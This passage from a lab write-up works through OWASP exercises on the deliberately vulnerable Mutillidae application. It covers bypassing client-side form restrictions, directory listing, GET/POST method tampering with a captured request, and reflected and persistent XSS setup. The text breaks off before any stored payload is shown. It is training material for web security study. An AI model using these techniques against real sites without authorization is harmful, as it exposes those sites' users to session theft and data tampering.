


Another common failing in web applications is enforcing data integrity on the client side. This can be done through a combination of HTML attributes as well as Javascript.


This page shows to the client some boxes that we are unable to fill up. We can modify the settings to our advantage.




Once the line removed, it is enabled



We keep changing the html



Challenge done, all restrictions have been bypassed




I have mostly done them manually with the browser inspection but it could have been done even more faster with Burp

6 Exploit Security Misconfigurations

In the URL bar, I browse to the following address:
http://mutillidae/mutillidae/includes/

The misconfiguration here is that directory indexing is allowed. That means that if a directory does not have a default page (typically index.html or index.php), it will show the contents of the directory, as seen here. There is no 403 Forbidden message.


Now, let's Open the User Poll page, by navigating to the OWASP 2017 -> A6 - Security Misconfiguration -> Method Tampering (GET for POST) -> Poll Question menu item.




The Poll information was sent to the web application using a GET request. I can see this in the first line of the displayed request. Web servers can support a number of different request methods, but two of the main methods are GET and POST.


In this case, any request method is allowed. We will see this by changing the request method to a POST and resubmitting.

```
GET
/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=&user-poll
-php-submit-button=Submit+Vote HTTP/1.1
Host: mutillidae
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mutillidae/mutillidae/index.php?page=user-poll.php
Cookie: showhints=1; PHPSESSID=d97lkag1te544bfadji2a9lke6
Connection: close
Upgrade-Insecure-Requests: 1
```




A7 - Cross Site Scripting






A classic example of an innocent XSS




The value of username gets reflected back to us inside the web page.



Looking for the “anonymous” word in the page source.’

```
<script>
    try{
        document.getElementById("idUsernameInput").innerHTML = "This password is for anonymous";
    }catch(e){
        alert("Error: " + e.message);
    }// end catch
</script>
```

Let’s insert XSS Reflection




For reflected XSS, the likely attack scenario is this: a malicious link is created like the one I just did. That link is then sent in a phishing email to the victim. If they click the link, then the Javascript code runs in their browser.


Persistent XSS is a more permanent type of attack. In this case, the malicious Javascript is injected in some parameter that gets stored somewhere, often a database. This value is then used to render the page to all clients. That means that anyone who navigates to the page will be attacked.

We will more fully simulate multiple parties, both the attacker and the victim. First, we will create the victim account in Chrome. Next we will create the attacker account in Firefox, and launch the attack. Then, in Chrome, the victim will view the malicious content. Then, back in Chrome, the attacker will see the results of the attack.


In the Chrome browser I create a new account





On the firefox browser

